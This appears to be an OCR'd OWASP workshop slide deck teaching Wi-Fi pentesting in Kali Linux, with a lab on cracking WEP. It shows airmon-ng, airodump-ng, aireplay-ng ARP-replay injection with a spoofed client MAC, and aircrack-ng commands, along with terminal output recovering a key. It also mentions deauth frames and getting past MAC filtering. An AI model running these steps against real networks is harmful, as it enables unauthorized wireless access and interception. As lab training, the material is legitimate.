Wi-Fi Pentesting with Aircrack-ng

OWASP

The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- Hi there!
- I'm Keya Lea Horiuchi
  - Engineer at AppliedTrust
  - I like to play with stuff.
  - I like the mountains, desert and the beach.

OWASP
The Open Web Application Security Project

- What we'll cover – Demos!
- Using basic tools in Kali, introduction
  - Learning by doing – Wi-Fi basics
  - Getting things up and running
- Challenges
- We're at a conference, others may be using the conference Wi-Fi. Respect!

What you need

OWASP
The Open Web Application Security Project

- Kali Linux
- USB Wi-Fi card capable of injection
  - Alfa Networks 802.11 b/g Wireless USB Adapter
    - AWUS036H
- Set up to allow USB device access from the client to guest VirtualBox

OWASP
The Open Web Application Security Project

- Challenges
- How many Wi-Fi SSIDs?
- Name the SSIDs, use the MAC to ID the manufacturer and the type of encryption
  - They may not all be broadcasting
  - Identify open ports and any web interfaces
    - Why is this handy?

- SSIDs you can play on
- Unfortunately not connected to Internet
  - Test_lab
  - wep-crack
  - open_jk
    - See what ports/interfaces are reachable
    - Modify packets, send deauths only to these
      - What could be keeping you off?
- Crack WEP
    - Aircrack-ng


OWASP
The Open Web Application Security Project


Let's take a moment to think about Wi-Fi

Wireless data transfer

A radio frequency traveling through time and space

Through the air!


© Claudio Piccoli/Solent News



The 2.4GHz channels contain a vast amount of overlap, which is why some routers only allow you to choose from channels 1, 6 and 11. The use of channel 14 isn't permitted in much of the world, including Australia.

- Three types of WLAN frames
- Management
  - Maintains communication between APs and clients, used to join and leave APs (Auth, deauth, association, beacons)
- Control
  - Property exchange of data (RTS, CTS, ACK)
- Data
  - Data from the higher protocols

OWASP

The Open Web Application Security Project

Wi-Fi Security	WEP Wired Equivalent Privacy	WPA Wi-Fi Protected Access	WPA2 Wi-Fi Protected Access 2
Year	1999	2003	2004
Security Strength	LOW	MEDIUM	HIGH


OWASP
The Open Web Application Security Project

Disclaimer

- Use your better judgement.
- Unauthorized access to data is against the law.
- Don't go to the dark side!
  - Set up a lab environment
  - Ask your friends!

Let's capture some packets!

- Look at the Wi-Fi environment
  - Gather evidence / information
  - Many different tools
    - Basic config tools
    - Airmon-ng
    - wireshark

WIRESHARK


- Target a specific device and crack some stuff!
  - Airmon-ng, aireplay-ng and aircrack-ng


OWASP
The Open Web Application Security Project

- What interfaces are available to Kali?
  - # ifconfig and iwconfig
- Attach the USB Wi-Fi card.
- Check out the environment.
- # iwlist wlan0 scanning

Demo

OWASP
The Open Web Application Security Project





- Important note
  - The headers in the frames are in plain text and not encrypted. Anyone sniffing can see these headers.
  - Any header can be spoofed and transmitted.
  - Do not have to be connected or authenticated to do this.

OWASP
The Open Web Application Security Project

- Can do one of two demos, or just sniff traffic with different tools.
- Have an SSID with not broadcasting, but have a client connecting.
- SSID that is open and has a name, but using mac filtering. A client needs to connect.
- Use its mac address and connect.


WEP!

Cracking WEP

OWASP
The Open Web Application Security Project

- Put the wlan interface into monitor mode with
  - # airmon-ng start wlan0
  - # airodump-ng wlan0mon

Demo

OWASP
The Open Web Application Security Project

```
lo        no wireless extensions.

wlan1     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali2sana:~#
root@kali2sana:~#
root@kali2sana:~# airmon-ng start wlan1

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  529 NetworkManager
  762 wpa_supplicant
  763 dhclient
  774 avahi-daemon
  782 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan1           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy0]wlan1 on [phy0]wlan1mon)
                (mac80211 station mode vif disabled for [phy0]wlan1)
```

Cracking WEP

OWASP
The Open Web Application Security Project

```
CH 13 ][ Elapsed: 2 mins ][ 2017-01-07 10:52

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:B8           -1        0        0    0   1  -1                    <length:  0>
14:2D:27           -39     140       12    0  11  54e  WPA2 CCMP   PSK  Jenks 95
14:D6:4D           -40     130        1    0   6  54e. WEP  WEP         Lorraine
6C:AA:B3           -57      27        0    0   1  54e. OPN               <length:  0>
6C:AA:B3           -58      28        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
6C:AA:B3           -58      25        0    0   1  54e. OPN               <length:  0>
6C:AA:B3           -58      19        0    0   1  54e. OPN               ex
A2:E4:CB           -59      50        1    0   2  54e  WPA2 CCMP   PSK  l1
E0:10:7F           -60      47        0    0   4  54e. WPA2 CCMP   PSK  h:  0>
E0:10:7F           -61      52        0    0   4  54e. OPN               h:  0>
E0:10:7F           -61      48        0    0   4  54e. OPN               h:  0>
E0:10:7F           -61      51        0    0   4  54e. OPN               ex
E0:10:7F           -62      59        0    0   4  54e. WPA2 CCMP   PSK  -267780
6C:AA:B3           -63      22        0    0   1  54e. OPN               on Free Wi-Fi
6C:AA:B3           -63      36        0    0   1  54e. OPN               h:  0>
6C:AA:B3           -62      44        0    0   1  54e. OPN               ex
E8:37:7A           -65      14        0    0  11  54e  WPA  CCMP   PSK  9518
A0:63:91           -65      16        1    0   9  54e. WPA2 CCMP   PSK  ania
6C:AA:B3           -65      19        0    0   4  54e. OPN               ex
6C:AA:B3           -65      21        0    0   4  54e. OPN               h:  0>
6C:AA:B3           -65      18        0    0   4  54e. WPA2 CCMP   PSK  h:  0>
6C:AA:B3           -65      19        0    0   4  54e. OPN               h:  0>
EC:08:6B           -66      41        1    0   1  54e. WPA2 CCMP   PSK
A2:E4:CB           -66      48       10    0  11  54e  WPA2 CCMP   PSK  en
```

- After determining the target, focus listening on that one device.

```
CH  6 ][ Elapsed: 2 mins ][ 2017-01-08 09:11

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

14:D6:4D:28:08:E6  -36 100     1099      107    0   6  54e. WEP  WEP    OPN  Lorraine

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

14:D6:4D:28:08:E6  D8:30:62:32:39:5F  -33    0 -54e     0       36
```

- After identifying the station
- # airodump-ng - - bssid <00:32:d8...> - - channel 6 - - write <WEPCracking> wlan0mon

- Use airodump-ng to write all the packets to a traffic dump file
- Need a large number of data packets encrypted with the same key.
  - In order to make this happen, will used aireplay-ng to inject packets into network to force the WAP into interacting with us.
  - Do not yet know the WEP key, but can ID ARP packets by the size of the fixed header.


- Packet injection – open another terminal
- # aireplay-ng -3 -b <BSSID> -h <client-spoofing> wlan0mon
  - 3 specifies ARP packets

OWASP
The Open Web Application Security Project


-3, --arpreplay

The classic ARP request replay attack is the most effective way to generate new initialization vectors (IVs), and works very reliably. The program listens for an ARP packet then retransmits it back to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IVs. It is all these new IVs which allow you to determine the WEP key.

- In order to crack the key, aircrack looks at the collected data packets in the file
- # aircrack-ng <WEPCrack*.cap>
  - Aircrack is a 802.11 WEP / WPA-PSK key cracker


root@kali2sana: ~/Desktop/wep-gunn
File Edit View Search Terminal Help
airodump-ng listens, identifies and can write to files
CH 6][Elapsed: 11 mins][2017-01-07 11:45][Broken SKA: 14:D6:4D:28:08:E6
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:D6:4D:28:08:E6 -35 100 5957 62913 0 6
BSSID STATION PWR Rate Los
aireplay-ng replays packets
root@kali2sana: ~
File Edit View Search Terminal Help
Read 79894 packets (got 32698 ARP requests and 32168 ACK
Read 79962 packets (got 32725 ARP requests and 32198 ACK
Read 80019 packets (got 32753 ARP requests and 32216 ACK
Read 80062 packets (got 32774 ARP requests and 32232 ACK
Read 80111 packets (got 32797 ARP requests and 32247 ACK
Read 80162 packets (got 32819 ARP requests and 32268 ACK
Read 80197 packets (got 32835 ARP requests and 32284 ACK
Read 80247 packets (got 32856 ARP requests and 32306 ACK
Read 80301 packets (got 32879 ARP requests and 32328 ACK
Read 80382 packets (got 32910 ARP requests and 32367 ACK
Read 80423 packets (got 32929 ARP requests and 32384 ACK
Read 80462 packets (got 32947 ARP requests and 32399 ACK
Read 80508 packets (got 32966 ARP requests and 32419 ACK
Read 80563 packets (got 32986 ARP requests and 32447 ACK
Read 80603 packets (got 32998 ARP requests and 32466 ACK
Read 80637 packets (got 33015 ARP requests and 32480 ACK
Read 80693 packets (got 33035 ARP requests and 32509 ACK
Read 80729 packets (got 33048 ARP requests and 32526 ACK
Read 80765 packets (got 33061 ARP requests and 32545 ACK
Read 80804 packets (got 33081 ARP requests and 32560 ACK
Read 80860 packets (got 33102 ARP requests and 32586 ACKs), sent 77256 packets...
Read 80892 packets (got 33115 ARP requests and 32597 ACKs), sent 77294 packets...
aircrack-ng cracks
root@kali2sana: ~/Desktop/wep-gunn
File Edit View Search Terminal Help
[00:00:01] Tested 30 keys (got 50681 IVs)
KB depth byte(vote)
0 0/ 2 02(64768) 98(61952) 5D(61184) AD(60928) BE(59648)
1 0/ 3 A9(62464) 52(60416) 2F(60160) 4F(58624) 28(57600)
2 0/ 1 54(68096) 13(60928) 6D(60928) D0(59392) E7(59136)
3 0/ 1 6D(71424) 4C(61696) 4E(60416) F6(60160) 55(59904)
4 0/ 1 C9(65024) 6A(60672) 08(60416) 94(60416) C5(59904)
5 0/ 1 F0(70912) A1(61184) 5F(59904) CB(59392) 1D(58880)
6 1/ 2 35(63488) A1(60416) B1(59904) 86(58624) 9E(58624)
7 0/ 1 E7(71168) 14(60416) 7B(60416) 60(59136) DC(59136)
8 0/ 4 44(61952) E5(61184) A1(59648) 16(59648) 18(59136)
9 0/ 1 06(68608) 99(64512) 87(62208) 22(60928) C8(59904)
10 0/ 1 A4(69120) 7A(60160) F1(59648) 6C(59392) F9(59392)
11 0/ 1 CA(69888) 72(61696) 51(60928) 97(60928) F7(60416)
12 0/ 1 43(71680) 84(61440) AE(60928) 92(59904) C7(59392)
KEY FOUND! [98:A9:54:6D:C9:F0:35:E7:44:06:A4:CA:43]
Decrypted correctly: 100%
root@kali2sana:~/Desktop/wep-gunn#

- The amount of time it takes to crack a key depends on the amount of traffic in the network because a large sample needs to be collected to compare and identify a collision.
- The weakness in WEP stems from needing to reuse initialization vectors (IVs). Once they are reused, which is pretty often, the key can be cracked.


root@kali2sana: ~
File Edit View Search Terminal Help
CH 6][Elapsed: 19 mins][2017-01-08 09:28
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
root@kali2sana: ~
File Edit View Search Terminal Help
Read 100674 packets (got 37424 ARP requests and 39846 ACKs), sent 96814 packets.
Read 100715 packets (got 37440 ARP requests and 39861 ACKs), sent 96850 packets.
Read 100769 packets (got 37464 ARP requests and 39881 ACKs), sent 96900 packets.
Read 100842 packets (got 37494 ARP requests and 39905 ACKs), sent 96958 packets.
Read 100881 packets (got 37511 ARP requests and 39923 ACKs), sent 96998 packets.
Read 100944 packets (got 37534 ARP requests and 39950 ACKs), sent 96452 packets.
Read 100979 packets (got 37546 ARP requests and 39969 ACKs), sent 96
Read 101010 packets (got 37554 ARP requests and 39979 ACKs), sent 96
Read 101066 packets (got 37575 ARP requests and 40002 ACKs), sent 96576 packets.
Read 101112 packets (got 37593 ARP requests and 40019 ACKs), sent 96618 packets.
Read 101151 packets (got 37607 ARP requests and 40035 ACKs), sent 96
Read 101214 packets (got 37636 ARP requests and 40059 ACKs), sent 96702 packets.
Read 101258 packets (got 37650 ARP requests and 40081 ACKs), sent 96746 packets.
Read 101295 packets (got 37665 ARP requests and 40095 ACKs), sent 96784 packets.
Read 101344 packets (got 37684 ARP requests and 40119 ACKs), sent 96828 packets.
Read 101392 packets (got 37708 ARP requests and 40132 ACKs), sent 96874 packets.
Read 101427 packets (got 37721 ARP requests and 40147 ACKs), sent 96916 packets.
Read 101478 packets (got 37742 ARP requests and 40167 ACKs), sent 96962 packets.
Read 101516 packets (got 37761 ARP requests and 40180 ACKs), sent 97008 packets.
